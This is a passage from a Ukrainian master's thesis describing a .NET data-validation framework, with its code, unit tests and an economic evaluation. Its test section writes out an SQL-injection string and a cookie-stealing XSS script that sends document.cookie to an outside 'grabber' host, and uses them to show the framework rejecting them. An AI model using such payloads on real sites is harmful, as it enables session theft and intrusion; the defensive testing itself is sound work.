.NET забезпечує пошук класів валідаторів у .NET збірках, які використовуються CustomApp на етапі виконання програми. Основним завданням класу JsonValidatorProvider є створення валідаторів зі сконфігурованими правилами для перевірки на основі Json конфігурацій. Такі конфігурації можуть завантажуватись із зовнішніх репозиторіїв по мережі та задаватись окремими адміністративними застосунками. Наступним кроком є налаштування валідатора викликом метода Setup. Даний метод перевизначається у кожному валідаторі відповідно до правил, якими повинні перевірятись об’єкти даних. Реалізація метода Setup у випадку програмної імплементації валідатора повинна згенерувати список правил перевірки для обраних цілей перевірки або потрібним чином підготувати валідатор до виконання у випадку створення валідатора з формату Json. Етап перевірки починається з виклику метода Validate екземпляру валідатора CustomValidator. Вхідним аргументом є об’єкт контексту ValidatorProvider. Клас CustomValidator є реалізацією, яка задається розробником конкретної моделі даних. На наступному етапі відбувається циклічний прохід по цілях перевірки та викликом їх методів Validate. Аргументом є спеціальний контекст TargetContext. Даний контекст містить специфічні для валідованої цілі дані, такі як назва, поточне значення, яке передбачається перевірити, головний контекст ValidatorContext із користувацькими параметрами, заданими розробником та інші. Оскільки класи Target містять різні реалізації відповідно до типів цілей, для яких вони визначені, кожен з них застосовуватиме свою стратегію перевірки. Основним етапом є перевірка цілі відповідно до заданих для неї правил перевірки. Процес перевірки відбувається циклічним проходом списку правил та викликом їх методів Validate. Як вхідний аргумент передається RuleContext, тобто контекст правила. Екземпляр RuleContext містить посилання на TargetContext для виходу на деталі цілі, яку перевіряє метод Validate, а також на ValidatorContext із додатковими даними валідації для користувацьких правил. Кожне правило надає власну реалізацію метода Validate. Наприклад, реалізація DigitsRule заключається у перевірці строкової цілі на наявність лише цифр. Реалізація RangeRule повинна перевіряти значення порівнюваної (Comparable)

цілі на входження в діапазон, який задається під час налаштування валідатора. Реалізація правила PaymentCardRule заключається у застосуванні Luhn-алгоритму для перевірки строкового визначення та ідентифікації його як платіжної картки на основі контрольної суми. Правило SafeTextRule забезпечує перевірку тексту, який можна вважати “відносно безпечним”. Як правило, такий текст містить лише алфавітно-цифрові значення символів, тобто спеціальні символи відсутні. Такий підхід, можливо, не гарантує повної відсутності ризику атак типу SQL-injection або XSS, але суттєво його знижує. Особливістю цього правила є необхідність підтримки його локалізації, тобто підтримки алфавітів різних мов. Наведені вище правила не є вичерпним списком, так як засіб моніторингу надає можливість розширення набору стандартних правил, що є одним із основних напрямів подальшого вдосконалення.

Процес “Обробка результатів” обробки результатів процесу перевірки безпеки об’єктів даних ПЗ залежить від конкретного застосування засобу моніторингу. До найбільш поширених варіантів використання можна віднести відображення результатів моніторингу даних, які вводив кінцевий користувач, в читабельному вигляді. Іншим поширеним варіантом є логування результатів перевірки для подальшого аналізу чи нотифікування у випадку виявлення критичних результатів перевірки. Іншими двома популярними сценаріями обробки результатів є їх зберігання або передача по мережі іншим системам. Спільною для всіх можливих сценаріїв обробки результатів перевірки у розробленій архітектурі є модель даних результатів перевірки, яка представлена набором класів, екземпляри яких повертаються як return-value кожного виклику метода Validate. Екземпляр класу ValueResult інкапсулює абстрактні назву ресурса та ключа для локації додаткової інформації. Фінальний результат повертається до CustomApp як екземпляр ValidatorResult. Класи результатів перевірок є серіалізованими, що і забезпечує можливість їх збереження, конвертування в різні формати даних чи передачі по мережі.

3 ПРОГРАМНА РЕАЛІЗАЦІЯ ІНФОРМАЦІЙНОЇ ТЕХНОЛОГІЇ

3.1 Обґрунтування вибору програмних засобів розробки

Обґрунтований вибір програмних засобів розробки дозволяє ефективно імплементувати розроблену архітектуру фреймворку, алгоритми роботи та успішно вирішити поставлені задачі згідно з формалізованими вимогами. В роботі розглядаються наступні категорії засобів розробки: мови програмування, середовища розробки, середовища зберігання вихідного коду та методологія контрибуції коду, засоби CI/CD, засоби SAST, засоби тестування та засоби документації.

Згідно з поставленими вимогами до інформаційної технології, передбачається її імплементація однією з популярних мов програмування для однієї з популярних програмних платформ. Аналіз існуючих засобів моніторингу безпеки даних ПЗ в розділі 1 було проведено для сучасних популярних мов програмування C#, Java та JavaScript. Розроблюваний засіб моніторингу повинен надавати можливість моніторингу різних категорій даних. Згідно з проведеним аналізом об’єктів предметної області у розділі 1, переважна більшість категорій даних застосовується у серверних застосунках, тому доцільним є подальший розгляд мов програмування C# та Java. Оскільки дані мови програмування та відповідні програмні платформи є еквівалентними та однаково успішно застосовуються в сучасній комерційній розробці [20], доцільно порівняти популярність бібліотек та фреймворків, що використовуються для програмування застосунків із застосуванням розглянутих категорій даних ПЗ. Як джерело рейтингу доцільно використати рейтинг GitHub [34], який є спільним сховищем вихідного коду наведених нижче засобів. Варто зазначити, що такий показник, як кількість завантажень засобів не завжди є об’єктивним джерелом інформації, оскільки він може підраховуватися по-різному для різних репозиторіїв. Порівняння представлено в таблиці 3.1. Зауважимо, що дві категорії даних бізнес логіки та конфігурацій належать до самих мов

програмування та відповідних платформ, тому їх було прирівняно у зв’язку з еквівалентністю мов програмування.

Таблиця 3.1 – Порівняння рейтингів засобів розробки мовами C# та Java

Категорія даних	Засіб C#	Рейтинг	Засіб Java	Рейтинг
Моделі даних БД	Entity Framework	12.9 тис.	Hibernate	5.6 тис.
Моделі даних серверних запитів	AspNet Core	32.9 тис.	Spring Boot	70 тис.
Моделі даних користувача	AspNet Core / MVC	32.9 тис.	Thymeleaf	2.6 тис.
Дані бізнес логіки	Мова C#	-	Мова Java	-
Дані конфігурацій	Мова C#	-	Мова Java	-

Отже, доцільно обрати мову C# та відповідну платформу .NET для програмної реалізації спроектованого засобу моніторингу безпеки даних ПЗ.

Вибір середовища розробки доцільно проводити в контексті обраної мови програмування та програмної платформи для якомога ефективної розробки та тестування засобу. Для C#/.NET найбільш рекомендованими середовищами є MS Visual Studio та MS Visual Studio Code [35]. Повнофункціональним інтегрованим середовищем розробки є MS Visual Studio. Водночас MS Visual Studio Code вважається програмою-редактором та потребує додаткового програмного розширення для C#/.NET. Оскільки MS Visual Studio пропонує інтегровану підтримку розробки архітектурних діаграм, взаємодію з системами контролю версій, інструментарій для тестування, вимірювання продуктивності та швидкодії, доцільно обрати саме MS Visual Studio.

Середовище зберігання вихідного коду доцільно обирати з позиції популярності, повноти функціональних можливостей та дешевизни. На сьогодні, згідно з проведеними дослідженнями найбільш популярною системою контроля версій є Git [36]. Найбільш популярним середовищем зберігання вихідного коду

є платформа GitHub [37]. Система контролю версій Git на платформі GitHub надає широкі можливості для внесення змін у програмні проекти з використанням різних підходів, таких як “Git Flow”, “GitHub Flow” та інші. Платформа надає можливості для управління процесом розробки, контролю випусками ПЗ, неперервної інтеграції та постачання ПЗ. Оскільки розроблюваний програмний засіб передбачається підтримувати як фреймворк з відкритим програмним кодом із можливістю розвитку сторонніми розробниками для забезпечення вимоги щодо розширюваності засобу моніторингу, доцільно обрати практику галудження “GitHub Flow”. Концепція “GitHub Flow” дозволяє контролювати реліз-версію програмного коду, надаючи одночасно стороннім контриб’юторам змогу зручно вносити контрольовані зміни в програмний код.

Обрана платформа GitHub надає широкі функціональні можливості для підтримки неперервної інтеграції та постачання CI/CD у вигляді конфігурованих конвеєрів GitHub Actions. Виконання конвеєрів відбувається безкоштовно наданими апаратними ресурсами у вигляді агентів, а результати виконання відображаються як частина репозиторію проекту. На відміну від альтернативних засобів CI/CD, таких як GoCD, TeamCity, Jenkins та інші, немає необхідності у встановленні власного апаратного забезпечення та налаштуванні доступу стороннім розробникам. Отже, доцільно використати вбудовані можливості GitHub Actions для потреб неперервної інтеграції та постачання.

Оскільки платформа GitHub надає вбудовані можливості інтеграції SAST інструментів, доцільно порівняти найбільш популярні з доступних інструментів сканування коду на платформі GitHub та обрати найбільш доцільний. Порівняння представлено у вигляді таблиці 3.2. Як видно з таблиці, обрані засоби виконують сканування безпеки вихідного коду, однак лише SonarQube надає більш широкі можливості, скануючи вихідний код за декількома показниками якості. Також варто відзначити гнучкість конфігурації SonarQube у порівнянні з іншими інструментами. Інструмент Security Code Scan надає можливість інтеграції у вигляді стороннього пакету (залежності) у проект та дозволяє

перевіряти безпеку вихідного коду в процесі його написання в інтегрованому середовищі розробки, що оптимізує написання безпечного програмного коду.

Таблиця 3.2 – Зведені характеристики популярних інструментів SAST

Характеристика	Fortify on Demand Scan	SonarQube	Security Code Scan
Тип аналізу	Статичний	Статичний	Статичний
Тип конфігурації	Завантаження файлів вручну	Адмін. інтерфейс, конфігурація як код	Зовнішні файли
Постачання	Закритий код	Відкритий код	Відкритий код
Сканування гілок	Ні	Так	Ні
Показники	Лише безпека	Безпека та якість	Лише безпека
Особливості роботи	Класифікує проблеми якості коду з точки зору його впливу на безпеку рішення	Перевіряє код на безпеку та якість (дублювання коду, покриття тестами та ін.)	Виявляє різні шаблони вразливостей: SQL-Injection, XSS, CSRF та ін.

Отже, на основі порівняльної таблиці найбільш доцільно обрати SonarQube для сканування безпеки та якості вихідного коду в головній git-гілці проекту, а засіб Security Code Scan для сканування проекту в процесі його розробки локально, при цьому сканування головної гілки проекту відбуватиметься також як частина неперервної інтеграції.

Згідно з поставленими вимогами до якості, передбачається покриття коду розроблюваного фреймворку юніт-тестами. До найбільш популярних засобів тестування належать TestNG та NUnit [38]. Оскільки TestNG використовується мовою Java, то для C#/.NET доцільно обрати фреймворк NUnit.

Вибір засобу підтримки документації для розробників доцільно розглянути з позиції обраної платформи .NET та типу розроблюваного засобу як

фреймворку у вигляді набору класів, які потрібно документувати. Платформа .NET надає власний повністю сумісний інструмент DocFX [39] для генерації статичної документації API у вигляді веб-сайту за принципом “Doc as code” та створення статей вручну з можливістю шаблонізації. Даний інструмент задовольняє поставлені вимоги, отже доцільно обрати саме його.

3.2 Програмна реалізація фреймворку

Базову конфігурацію проекту, створеного у MS Visual Studio, наведено на рисунку 3.1. Проект створено в сучасному форматі .NET Core. Варто відмітити використання сучасних аналізаторів як стилю написання коду, так і SAST: StyleCop.Analysers, SecurityCodeScan.VS2019, SonarAnalyser.CSharp та інших.

```
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>
    <TargetFramework>netstandard2.0</TargetFramework>
  </PropertyGroup>
  <ItemGroup>
    <PackageReference Include="codecracker.CSharp" Version="1.1.0">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="Microsoft.CodeAnalysis.NetAnalyzers" Version="6.0.0">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="SecurityCodeScan.VS2019" Version="5.6.7">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="SonarAnalyzer.CSharp" Version="8.46.0.54807">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="StyleCop.Analyzers" Version="1.1.118">
      <PrivateAssets>all</PrivateAssets>
      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
    </PackageReference>
    <PackageReference Include="System.ComponentModel.Annotations" Version="5.0.0" />
  </ItemGroup>
</Project>
```

Рисунок 3.1 – Базова конфігурація проекту

Розглянемо імплементацію ключових класів архітектури та алгоритмів засобу моніторингу. Більш детально реалізацію основного модуля наведено в

додатку Б.1. Центральним класом у фреймворку є Validator, метод Validate якого представлено на рисунку 3.2.

```
public virtual ValidatorResult Validate(ValidatorContext context)
{
    Throw<ArgumentNullException>.IfNull(context, nameof(context));

    context.Validator = this;

    var result = this.CreateResult(context);

    if (result == null)
    {
        return null;
    }

    foreach (var target in this.Targets)
    {
        if (!context.ContinueValidation)
        {
            return result;
        }

        var targetResult = target?.Validate(new TargetContext(null, context));

        if (targetResult == null)
        {
            continue;
        }

        if (!context.IgnoreEmptyResults || !targetResult.IsEmpty())
        {
            result.TargetResults.Add(targetResult);
        }
    }

    return result;
}
```

Рисунок 3.2 – Реалізація логіки перевірки класу Validator

Варто відмітити, що процес задання наборів правил перевірки є композитним процесом, де процес задання правил відбувається для множини можливих результатів кожного обраного правила кожного обраного поля об’єкта, Відповідно, основною задачею метода Validate класу Validator, який застосовується до об’єкту в цілому, є прохід по зконфігурованим цілям Target та збір результатів перевірки. Реалізацію класу Rule як основної точки розширення

засобу представлено на рисунку 3.3. Ключовою особливістю є виклик абстрактного метода Execute, який зобов'язані реалізувати похідні правила перевірки, а також збір результатів перевірки ValueResult. Слово "Value" у назві походить від значення, яке правило перевірки повертає як результат перевірки. Варто зазначити, що це може бути будь-яке значення, а не лише true або false (порушене правило або дотримане правило). Такий підхід дозволяє реалізувати різні ступені критичності перевірки, такі як "успіх", "інформація", "попередження", "помилка" та інші. Правила вбудованої бібліотеки правил засобу моніторингу повертають результати true або false.

```
public virtual RuleResult Validate(RuleContext context)
{
    Throw<ArgumentNullException>.IfNull(context, nameof(context));

    context.Rule = this;

    var value = this.Execute(context);

    var result = this.CreateResult(context, value);

    if (result == null)
    {
        return null;
    }

    var valueResults = this.SelectValueResults(context, value);

    if (valueResults == null)
    {
        return result;
    }

    foreach (var valueResult in valueResults.Where(valueResult => valueResult != null))
    {
        result.ValueResults.Add(valueResult);
    }

    return result;
}
```

Рисунок 3.3 – Реалізація метода Validate класу Rule

Розглянемо реалізацію метода Execute правила перевірки SafeTextRule як приклад імплементації правила перевірки. Реалізацію метода представлено на рисунку 3.4.

```
protected override object Execute(RuleContext context)
{
    Throw<ArgumentNullException>.IfNull(context, nameof(context));

    var value = context.TargetContext.Target.GetValue(context.TargetContext) as string;

    if (string.IsNullOrEmpty(value))
    {
        return true;
    }

    for (int i = 0; i < value.Length; i++)
    {
        if (!char.IsLetterOrDigit(value[i]) && !char.IsWhiteSpace(value[i]))
        {
            return false;
        }
    }

    return true;
}
```

Рисунок 3.4 – Імплементація правила перевірки SafeTextRule

Імплементація виконана набором стандартної бібліотеки C# без використання регулярних виразів задля уникнення ReDos вразливостей. Перевірка враховує поточну локалізацію, встановлену у виконуючому потоці, тому здатна розпізнавати букви різних мов згідно з Unicode таблицею.

Розглянемо реалізації основних інтерфейсів задання правил на етапі розробки в стилі Fluent Interfaces. Більш детально реалізації наведено у додатку Б.1. Імплементація вибору поля (цілі) об’єкту даних ПЗ для задання набору правил наведено на рисунку 3.5.

```
public static IFinalTargetBuilder<TObject, TMember> Member<TObject, TMember>(
    this IInitialTargetBuilder<TObject> builder,
    Expression<Func<TObject, TMember>> memberExpression,
    string name = null)
{
    Throw<ArgumentNullException>.IfNull(builder, nameof(builder));
    Throw<ArgumentNullException>.IfNull(memberExpression, nameof(memberExpression));

    var member = memberExpression.Compile();

    name = name ?? ReflectionHelper.GetMemberName(memberExpression);

    return builder.Target<TObject, TMember>(new MemberTarget(name, obj => member((TObject)obj)));
}
```

Рисунок 3.5 – Реалізація інтерфейсу вибору поля для задання правил перевірки

Інтерфейс параметризовано типом об’єкту, для якого задається поле для перевірки, та типом самого поля. Така параметризація дозволяє надати як синтаксичну підсвітку для вибору полів, так і зберегти тип поля для подальшого вибору правил перевірки, релевантних для типу даних обраного поля об’єкту. Імплементація метода Member створює екземпляр класу MemberTarget, про який згадується в підрозділі 2.2. В імплементації варто відзначити компіляцію лямбда-виразу у делегат і повторне його використання. За рахунок такого підходу швидкодія є вищою, ніж у випадку використання засобів рефлексії. Типову реалізацію інтерфейсу задання правила перевірки на прикладі правила SafeTextRule представлено на рисунку 3.6.

```
public static IFinalRuleBuilder<TObject, TTarget, bool> IsSafeText<TObject, TTarget>(
    this IInitialRuleBuilder<TObject, TTarget> builder, bool continueValidationWhenFalse = false)
    where TTarget : class
    => builder.HasRule<TObject, TTarget, bool>(new SafeTextRule(continueValidationWhenFalse));
```

Рисунок 3.6 – Реалізація інтерфейсу задання правила SafeTextRule

Наведений вище приклад з використанням допоміжного метода HasRule використовується як в імплементації інтерфейсу задання стандартного набору правил фреймворку, так і для надання можливості задання власних правил перевірки стороннім розробникам. Типову імплементацію інтерфейсу задання результату можливого результату перевірки представлено на рисунку 3.7.

```
public static IFinalValueResultBuilder<TObject, TTarget, bool> WithError<TObject, TTarget>(
    this IInitialValueResultBuilder<TObject, TTarget, bool> builder,
    string resourceName = null,
    string resourceKey = null) => WithResult(builder, false, resourceName, resourceKey);
```

Рисунок 3.7 – Реалізація інтерфейсу задання результату перевірки Error

Інтерфейс параметризовано типом об’єкту, типом поля та булевим типом результату виконання стандартного правила. Імплементація використовує допоміжний метод WithResult для задання довільного результату перевірки, що може також використовуватися сторонніми розробниками.

3.3 Тестування фреймворку

Тестування програмного забезпечення є важливою частиною його життєвого циклу і повинне бути так само ефективним, як і його імплементація та постачання. Якість програмного забезпечення в умовах високої конкуренції набуває особливого значення із-за зростання ціни помилки на пізніх етапах розробки чи постачання. Ефективне застосування методів тестування до програмного забезпечення залежить від виду самого ПЗ. Розроблений засіб моніторингу є фреймворком, який планується застосовувати як API у вигляді набору класів для кінцевих програмних продуктів. Таким чином, методи тестування, такі як ручне тестування, End-to-End тестування, застосовувати не ефективно. Сьогодні популярним підходом є застосування методів автоматизованого тестування з написанням тестів якомога нижчого рівня (якомога ближчого рівня до вихідного коду). Таким типом тестів сьогодні для інтерфейсів прикладного програмування є юніт-тести, тому їх доцільно використати для тестування розробленого фреймворку.

Розглянемо, як приклад модуля перевірки, юніт-тест для метода Validate класу Validator. Тест написано з використанням NUnit як найбільш популярного фреймворку для тестування програмного забезпечення, створеного на платформі .NET. Повний текст модуля перевірки наведено в додатку Б.2. Вказаний юніт-тест є прикладом тесту комбінаторного типу, де задані вхідні аргументи тесту перебираються комбінаціями. Сам тест перевіряє результати, залежно від значень відповідних вхідних параметрів. Бібліотека Moq дозволяє програмно створювати екземпляри абстрактних класів та підмінювати імплементації абстрактних методів, імітуючи потрібні сценарії їх поведінки для тестування. В наведеному прикладі симулюється реалізація метода Setup, задаючи базову поведінку тестового класу, похідного від Validator. Наприклад, якщо задано параметр тесту continueValidation рівним true, метод Validate повинен перевіряти всі цілі та збирати всі їх результати. Якщо ж параметр задано як false, метод Validate повинен зупинитись і в наведеному тесті повернути пустий список з

результатами перевірки. Повний набір створених та успішно виконаних юніт-тестів для розробленого фреймворку представлено на рисунку 3.5. Розроблений набір тестів перевіряє функціональність ключових класів розробленого фреймворку.




Рисунок 3.5 – Результат виконання тестів для перевірки фреймворку

Перевіримо роботу фреймворку на прикладі перевірки безпеки даних, які вводить користувач у деяку форму логіна, яка вимагає ім’я користувача та пароль. Повний приклад наведено в додатку Б. Доменну модель форми логіна зображено на рисунку 3.6.

```
public class LoginForm
{
    /// <summary>
    /// Gets or sets the password.
    /// </summary>
    public string Password { get; set; }

    /// <summary>
    /// Gets or sets the user name.
    /// </summary>
    public string Username { get; set; }
}
```

Рисунок 3.6 – Доменна модель форми логіна

Задамо валідатор доменної моделі. Розроблений фреймворк надає можливість конфігурації наборів правил перевірки за допомогою синтаксису плаваючих інтерфейсів, які представляють собою патерн “Будівельник”. Валідатор доменної моделі наведено на рисунку 3.7.

```
public class LoginFormValidator : Validator<LoginForm>
{
    /// <inheritdoc/>
    2 references
    protected override void Setup(IInitialTargetBuilder<LoginForm> validate)
    {
        validate.Member(form => form.Password)
                .IsRequired().WithError("Errors", "Password.Required")
                .HasLength(12, null).WithError("Errors", "Password.MinLength");

        validate.Member(form => form.Username)
                .IsRequired().WithError("Errors", "Username.Required")
                .HasLength(8, 80).WithError("Errors", "Username.Length")
                .IsSafeText().WithError("Errors", "Username.Unsafe");
    }
}
```

Рисунок 3.7 – Валідатор доменної моделі форми логіна

Обидва поля визначені як обов’язкові. Пароль повинен містити від 12 символів. Ім’я користувача повинне бути довжиною від 8 до 80 символів і містити лише безпечний текст. Також у випадку помилок перевірки задано деякий ресурс “Errors” (назва файлу тощо) з ключами у довільно обраному форматі “Username.Unsafe” для отримання більшої інформації про помилку, наприклад тексту повідомлення для кінцевого користувача.

Нижче розглядається тестовий приклад SQL-ін’єкції. Нехай форма логіна містить код SQL-ін’єкції, який ввів зловмисник, як зображено на рисунку 3.8.

```
var form = new LoginForm
{
    Username = "\" or \"\"=\"",
    Password = "$ecureP@ssw0rd",
};
```

Рисунок 3.8 – Тестові дані SQL-ін’єкції форми логіна

Запуск перевірки відбувається викликом контролера валідації, як показано на рисунку 3.9.

```
var controller = new ValidationController(new DefaultValidatorProvider(true));

var results = controller.Validate(form);
```

Рисунок 3.9 – Запуск процесу перевірки форми логіна

Юніт-тест верифікації отримання помилки зображено рисунку 3.10.

```
var error = results.TargetResults.Single().RuleResults.Single().ValueResults.Single();

Assert.That(error.ResourceName, Is.EqualTo("Errors"));
Assert.That(error.ResourceKey, Is.EqualTo("Username.Unsafe"));
```

Рисунок 3.10 – Юніт-тест верифікації моніторингу даних форми логіна

Юніт-тест було успішно виконано, як зображено на рисунку 3.11. Отже, фреймворк правильно виконав перевірку та визначив некоректні дані.




Рисунок 3.11 – Результат виконання тесту моніторингу даних форми логіна

Доцільно розглянути тестовий приклад Cross-site Scripting (XSS). Нехай форма логіна містить код Reflected XSS скрипта, як показано на рисунку 3.12.

```
var form = new LoginForm
{
    Username = "<script>document.location=\"https://grabber.com/?c=\"+document.cookie</script>",
    Password = "$ecureP@ssw0rd",
};
```

Рисунок 3.12 – Тестові дані XSS-скрипта форми логіна

Процес запуску перевірки залишається таким же, як показано а рисунку 3.9. Тест перевірки такий же, як і для попереднього прикладу на рисунку 3.10. Результат виконання ідентичний до попереднього, зображеного на рисунку 3.11, оскільки правила задаються за принципом “білого списку” згідно з рекомендованими методами перевірки. Отже, фреймворк правильно виконав перевірку та визначив некоректні дані.

Доцільно розглянути тестовий приклад Out-of-bounds Write. Найбільш популярною вразливістю згідно з CWE Top 25 є переповнення буферів даних, що може бути спричинено виходом за межі діапазону допустимого розміру даних (символьної довжини текстових даних). Нехай форма логіна містить текстові дані, що виходять за межі дозволеної довжини 80 символів, як зображено на рисунку 3.13.

```
var form = new LoginForm
{
    Username = "0123456789 0123456789 0123456789 0123456789 0123456789 0123456789 0123456789 0123456789",
    Password = "$ecureP@ssw0rd",
};
```

Рисунок 3.13 – Тестові дані форми логіна з виходом за діапазон довжини

Як і в попередніх прикладах, варто відзначити, що код запуску перевірки залишається незмінним. Код тесту передбачає спрацювання правила перевірки LengthRule(8, 80), як показано на рисунку 3.14.

```
var error = results.TargetResults.Single().RuleResults.Single().ValueResults.Single();

Assert.That(error.ResourceName, Is.EqualTo("Errors"));
Assert.That(error.ResourceKey, Is.EqualTo("Username.Length"));
```

Рисунок 3.14 – Юніт-тест верифікації перевірки довжини даних форми логіна

Результат виконання відповідного юніт-тесту ідентичний до попередніх результатів, як було показано на рисунку 3.11. Отже, фреймворк правильно виконав перевірку та визначив некоректну довжину поля “Username”.

Відповідно до однієї з актуальних проблем предметної області, а саме скорочення зусиль на імплементацію рекомендованих методів перевірки безпеки різнотипних даних програмного забезпечення, оцінимо ефективність використання фреймворку для реалізації перевірки безпеки даних на прикладі вище описаної форми логіна. За основний критерій візьмемо кількість стрічок вихідного та виконуваного коду, необхідного для реалізації процесу перевірки. Визначимо ефективність фреймворку як відношення кількості стрічок коду з використанням фреймворку та без нього. При цьому доцільно рахувати стрічки коду різних категорій коду самого фреймворку, припустивши, що кількість стрічок коду відповідних категорій без використання фреймворку буде такою ж, як у реалізації самого фреймворку. Кількість стрічок вихідного коду для перевірки безпеки даних форми логіна наведено у таблиці 3.3.

Таблиця 3.3 – Кількість стрічок вихідного коду перевірки форми логіна

Категорія коду	Кількість стрічок коду	Без використання фреймворку (БФ)	З використанням фреймворку (ВФ)
Правило IsRequired	31	Так	Ні
Правило HasLength	63	Так	Ні
Правило IsSafeText	46	Так	Ні
Код зберігання результатів перевірки	40	Так	Ні
Код запуску перевірки	2	Так	Так
Опис правил перевірки	18	Так	Так
Всього	**200**	**200**	**20**

Обчислимо ефективність *(Е)* використання розробленого фреймворку у відсотках за формулою 3.1.

$$Е = (БФ – ВФ) / БФ \cdot 100 = (200 – 20) / 200 \cdot 100 = 90\ (\%), \quad (3.1)$$

де *БФ* – кількість стрічок коду реалізації без використання фреймворку;

ВФ – кількість стрічок коду з використанням фреймворку.

Оскільки стиль або практики написання вихідного коду можуть дещо відрізнятись у різних розробників, обчислимо ефективність фреймворку на основі кількості стрічок виконуваного коду. Дані наведено у таблиці 3.4.

Таблиця 3.4 – Кількість стрічок виконуваного коду перевірки форми логіна

Категорія коду	Кількість стрічок коду	Без використання фреймворку (БФ)	З використанням фреймворку (ВФ)
Правило IsRequired	2	Так	Ні
Правило HasLength	7	Так	Ні
Правило IsSafeText	8	Так	Ні
Код зберігання результатів перевірки	4	Так	Ні
Код запуску перевірки	2	Так	Так
Опис правил перевірки	4	Так	Так
Всього	**27**	**27**	**6**

Обчислимо ефективність використання фреймворку на основі стрічок виконуваного коду у відсотках *Е* за формулою 3.1.

$$Е = (БФ – ВФ) / БФ \cdot 100 = (27 – 6) / 27 \cdot 100 = 77.8\ (\%)$$

Отже, ефективність використання фреймворку у відсотках складає 90% на основі вихідного коду та 77.8% на основі виконуваного коду. Відповідно, у випадку використання фреймворку, розробнику потрібно написати у 10 разів менше вихідного коду або у 4.5 рази менше виконуваного коду.

Розроблений фреймворк не потребує значних апаратних ресурсів, оскільки було реалізовано кешування екземплярів Validator. Основну увагу потрібно приділяти реалізації правил перевірки, так як саме вони забезпечують безпеку даних. Наприклад, некоректно реалізовані правила перевірки з використанням регулярних виразів можуть призвести до ReDos вразливостей.

4 ЕКОНОМІЧНА ЧАСТИНА

Для успішного впровадження науково-технічної розробки важливо, щоб вона відповідала актуальним вимогам науково-технічного прогресу та ураховувала економічні аспекти. Надання оцінки економічної ефективності результатів науково-дослідної роботи є важливою складовою цього процесу. Рішення щодо комерціалізації розробки може бути прийняте під час самого виконання роботи, розкриваючи можливості для подальшого введення на ринок. Однак для успішної реалізації цього процесу важливо залучити зацікавленого інвестора, який виявить інтерес до втілення даного проекту, і переконати його у доцільності інвестування у цю розробку. З цією метою були визначені наступні етапи виконання робіт:

1. Проведення комерційного аудиту науково-технічної розробки, включаючи визначення науково-технічного рівня та комерційного потенціалу;
2. Розрахунок витрат на реалізацію науково-технічної розробки;
3. Проведення розрахунку економічної ефективності впровадження та комерціалізації науково-технічної розробки для потенційного інвестора, а також обґрунтування економічної доцільності комерціалізації з точки зору інвестора.

4.1 Проведення комерційного та технологічного аудиту науково-технічної розробки

Оцінювання науково-технічного рівня розробки та її комерційного потенціалу рекомендується здійснювати із застосуванням 5-ти бальної системи оцінювання за 12-ма критеріями [40]. Для оцінки науково-технічного рівня і комерційного потенціалу розробки експертами було запрошено трьох незалежних експертів:

- Керівник магістерської кваліфікаційної роботи, к. т. н., доцент кафедри захисту інформації Вінницького національного технічного університету Куперштейн Л. М.;
- к. т. н., доцент кафедри захисту інформації Вінницького національного технічного університету Баришев Ю. В.;
- к. т. н., доцент кафедри захисту інформації Вінницького національного технічного університету Войтович О. П.

Результати оцінювання представлено в таблиці 4.1.

Таблиця 4.1 – Результати оцінювання науково-технічного рівня і комерційного потенціалу розробки експертами

Критерії	Експерт (ПІБ, посада)		
	Куперштейн Л. М.	Баришев Ю. В.	Войтович О. П.
	Бали, виставлені експертами:		
1. Технічна здійсненність концепції	3	3	2
2. Ринкові переваги (наявність аналогів)	2	2	2
3. Ринкові переваги (ціна продукту)	4	3	4
4. Ринкові переваги (технічні властивості)	3	4	4
5. Ринкові переваги (експлуатаційні витрати)	4	4	3
6. Ринкові перспективи (розмір ринку)	4	4	4
7. Ринкові перспективи (конкуренція)	2	3	2
8. Практична здійсненність (наявність фахівців)	3	3	4
9. Практична здійсненність (наявність фінансів)	3	3	3
10. Практична здійсненність (необхідність нових матеріалів)	3	4	4
11. Практична здійсненність (термін реалізації)	2	3	2
12. Практична здійсненність (розробка документів)	4	4	4
Сума балів	$СБ_1$=37	$СБ_2$=39	$СБ_3$=38
Середньоарифметична сума балів $СБ_с$	$\underline{СБ} = \frac{\sum_1^3 СБ_i}{3} = \frac{37+39+38}{3} = 38$		

З урахуванням науково-технічних рівнів та комерційних потенціалів розробки [40], рівень комерційного потенціалу розробки становить 38 балів – вище

середнього, що свідчить про комерційну важливість проведення даних досліджень.

Оплата розробки передбачається як за кожну одиницю для індивідуального розробника, так і для компаній-розробників на основі корпоративних ліцензій. Магістерська кваліфікаційна робота відноситься до науково-технічних робіт, які орієнтовані на виведення на ринок, тобто при цьому відбувається комерціалізація науково-технічної розробки. Результатами розробки можуть користуватися не тільки самі розробники, а й інші споживачі, отримуючи при цьому суттєвий економічний ефект.

4.2 Визначення рівня конкурентоспроможності розробки

В процесі визначення економічної ефективності науково-технічної розробки також доцільно провести прогноз рівня її конкурентоспроможності за сукупністю параметрів, що підлягають оцінюванню. В якості аналога для розробки було обрано бібліотеку FluentValidation. Основні техніко-економічні показники аналога та розробки наведено в таблиці 4.2.

Таблиця 4.2 – Основні техніко-економічні показники аналога та розробки

Показник	Варіанти		Відносний показник якості	Коефіцієнт вагомості параметра
	Базовий (товар-конкурент)	Новий (інноваційне рішення)		
1	2	3	4	5
Мультиплатформність, шт	1	3	3	40%
Складність вивчення, год	32	16	2	10%
Складність застосування, стр. коду	50	20	2,5	10%
Інтегрованість, бал 1-5	3	5	1,7	20%
Розширюваність, бал 1-5	2	5	2,5	20%

Груповий показник конкурентоспроможності $I_{НП}$ [40] за нормативними параметрами рівний 1, оскільки розробка відповідає вимогам ДСТУ.

Значення групового параметричного індексу $I_{ТП}$ [40] за технічними параметрами визначається з урахуванням вагомості (частки) кожного параметра:

